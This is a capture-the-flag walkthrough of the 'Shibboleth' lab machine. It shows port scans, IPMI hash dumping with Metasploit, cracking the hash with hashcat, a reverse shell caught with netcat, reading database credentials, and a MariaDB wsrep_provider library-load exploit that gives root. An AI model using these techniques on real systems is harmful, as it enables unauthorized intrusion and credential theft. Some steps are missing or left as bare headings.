

Information Gathering

1) Found a open port

```
vigneswar@VigneswarPC: ~/t × + v
(vigneswar@VigneswarPC)-[~/temp/shibboleth]
$ tcpscan 10.10.11.124
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 12:27 IST
Nmap scan report for 10.10.11.124
Host is up (0.23s latency).
Not shown: 65472 closed tcp ports (reset), 62 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://shibboleth.htb/
Service Info: Host: shibboleth.htb


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.73 seconds

(vigneswar@VigneswarPC)-[~/temp/shibboleth]
$ |
```

```
(vigneswar@VigneswarPC)-[~/temp/shibboleth]
$ sudo nmap shibboleth.htb -sU --min-rate 1000 -T5 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 12:40 IST
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.29s latency).
Not shown: 992 open|filtered udp ports (no-response), 7 closed udp ports (port-unreach)
PORT      STATE SERVICE
623/udp    open  asf-rmcp


Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds
```

2) Checked the website






2) Found vhosts



3) Checked the vhost



Vulnerability Assessment

1) Dumped hashes from ipmi

Dangerous Settings

If default credentials do not work to access a BMC, we can turn to a [flaw](#) in the RAKP protocol in IPMI 2.0. During the authentication process, the server sends a salted SHA1 or MD5 hash of the user's password to the client before authentication takes place. This can be leveraged to obtain the password hash for ANY valid user account on the BMC. These password hashes can then be cracked offline using a dictionary attack using [Hashcat](#) mode [7300](#). In the event of an HP iLO using a factory default password, we can use this Hashcat mask attack command `hashcat -m 7300 ipmi.txt -a 3 ?1?1?1?1?1?1?1?1 -1 ?d?u` which tries all combinations of upper case letters and numbers for an eight-character password.

There is no direct "fix" to this issue because the flaw is a critical component of the IPMI specification. Clients can opt for very long, difficult to crack passwords or implement network segmentation rules to restrict the direct access to the BMCs. It is important to not overlook IPMI during internal penetration tests (we see it during most assessments) because not only can we often gain access to the BMC web console, which is a high-risk finding, but we have seen environments where a unique (but crackable) password is set that is later re-used across other systems. On one such penetration test, we obtained an IPMI hash, cracked it offline using Hashcat, and were able to SSH into many critical servers in the environment as the root user and gain access to web management consoles for various network monitoring tools.

To retrieve IPMI hashes, we can use the Metasploit [IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval](#) module.

```

msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

  Name                Current Setting      Required  Description
  ----                -
  CRACK_COMMON         true                 yes       Automatically crack common passwords as they are obtained
  OUTPUT_HASHCAT_FILE  /usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt no        Save captured password hashes in hashcat format
  OUTPUT_JOHN_FILE     /usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt no        Save captured password hashes in john the ripper format
  PASS_FILE            /usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt yes       File containing common passwords for offline cracking, one per line

  RHOSTS               10.10.11.124         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT               623                  yes       The target port
  SESSION_MAX_ATTEMPTS 5                      yes       Maximum number of session retries, required on certain BMCs (HP iLO 4, etc)
  SESSION_RETRY_DELAY  5                      yes       Delay between session retries in seconds
  THREADS              1                      yes       The number of concurrent threads (max one per host)
  USER_FILE            /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt yes       File containing usernames, one per line

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set rhosts shibboleth.htb
rhosts => shibboleth.htb
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.10.11.124:623 - IPMI - Hash found: Administrator:88b6edac020200009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:b70f26b9aca966400178c3c8709c26d08639ee3a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) >

```

2) Cracked the hash

```

(vigneswar@VigneswarPC) - [~/temp/shibboleth]
$ hashcat -m 7300 '88b6edac020200009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:b70f26b9aca966400178c3c8709c26d08639ee3a' /usr/share/wordlists/rockyou.txt --show
88b6edac020200009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:b70f26b9aca966400178c3c8709c26d08639ee3a:ilovepumpkinpie1

```

3) Logged in to zabbix

The screenshot shows the Zabbix web interface. The sidebar on the left contains navigation links: Monitoring, Inventory, Reports, Configuration, Support, Share, Help, User settings, and Sign out. The main content area is titled 'Global view' and includes a search bar. Below the search bar, there are sections for 'Problems' (showing 'No data found'), 'Problems by severity' (a bar chart with categories: Disaster, High, Average, Warning, Information, Not classified, Available, Not available, Unknown, Total), and 'System information' (a table with columns: Parameter, Value, Details). The 'System information' table shows the Zabbix server is running, 1 host is enabled, 179 templates are available, 136 items are enabled, 59 triggers are enabled, and 3 users are online.

4) The zabbix version is vulnerable to RCE

EDB-ID:

50816

CVE:

N/A

Author:

HUSSEIN MISBAH

Type:

WERAPPS

Platform:

PHP

Date:

2022-03-10

EDB Verified: ✗

Exploit: /

Vulnerable App:

1) Got reverse shell

```
vigneswar@VigneswarPC: ~  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.124] 45298  
sh: 0: can't access tty; job control turned off  
$ python3 -c "import pty;pty.spawn('/bin/bash')"  
zabbix@shibboleth:/$ ^Z  
zsh: suspended nc -lvp 4444  
  
vigneswar@VigneswarPC: ~  
$ stty raw -echo && fg  
[1] + continued nc -lvp 4444  
  
zabbix@shibboleth:/$ stty rows 41 cols 156  
zabbix@shibboleth:/$ export TERM=xterm  
zabbix@shibboleth:/$  
  
System Information  
=====
```

```
zabbix@shibboleth:/home/ipmi-svc$ su ipmi-svc
Password:
ipmi-svc@shibboleth:~$ cat user.txt
2cb02c722c68af2e62aa22402588d489
ipmi-svc@shibboleth:~$
```

Privilege Escalation

1) Found db credentials

```
ipmi-svc@shibboleth:~$ cat /etc/zabbix/zabbix_server.conf | grep DB | grep -v "#"  
DBName=zabbix  
DBUser=zabbix  
DBPassword=bloooarskybluh  
ipmi-svc@shibboleth:~$ |
```

Submit the flag located in the root user's home directory.


32 hex characters

2) The mysql version is vulnerable to rce

<https://github.com/Al1ex/CVE-2021-27928>

```
ipmi-svc@shibboleth:~$ mysql -uzabbix -pbloooarskybluh  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 429  
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> |
```

3) Got root shell



The screenshot shows two terminal windows. The left window is a terminal on the 'ipmi-svc@shibboleth' host, showing a successful MySQL connection using the credentials 'zabbix' and 'bloooarskybluh'. The output shows the MariaDB monitor interface, including the connection ID (520) and server version (10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04). The user enters the command 'SET GLOBAL wsrep_provider="/tmp/exploit.so";', which results in an error: 'ERROR 2013 (HY000): Lost connection to MySQL server during query'. The right window is a terminal on the 'vigneswar@VigneswarPC' host, showing a netcat listener on port 4444. It receives a connection from [10.10.11.124] 47010. The user enters 'whoami', which returns 'root'. Then, the user enters 'cat /root/root.txt', which outputs the flag '3a1e2d6eb0eb3ea57f1747c93cff8fd'.

```
ipmi-svc@shibboleth:~$ mysql -uzabbix -pbloooarskybluh  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 520  
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> SET GLOBAL wsrep_provider="/tmp/exploit.so";  
ERROR 2013 (HY000): Lost connection to MySQL server during query  
MariaDB [(none)]>
```

```
vigneswar@VigneswarPC: ~/t  
vigneswar@VigneswarPC)~[/tmp/shibboleth]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.124] 47010  
whoami  
root  
cat /root/root.txt  
3a1e2d6eb0eb3ea57f1747c93cff8fd
```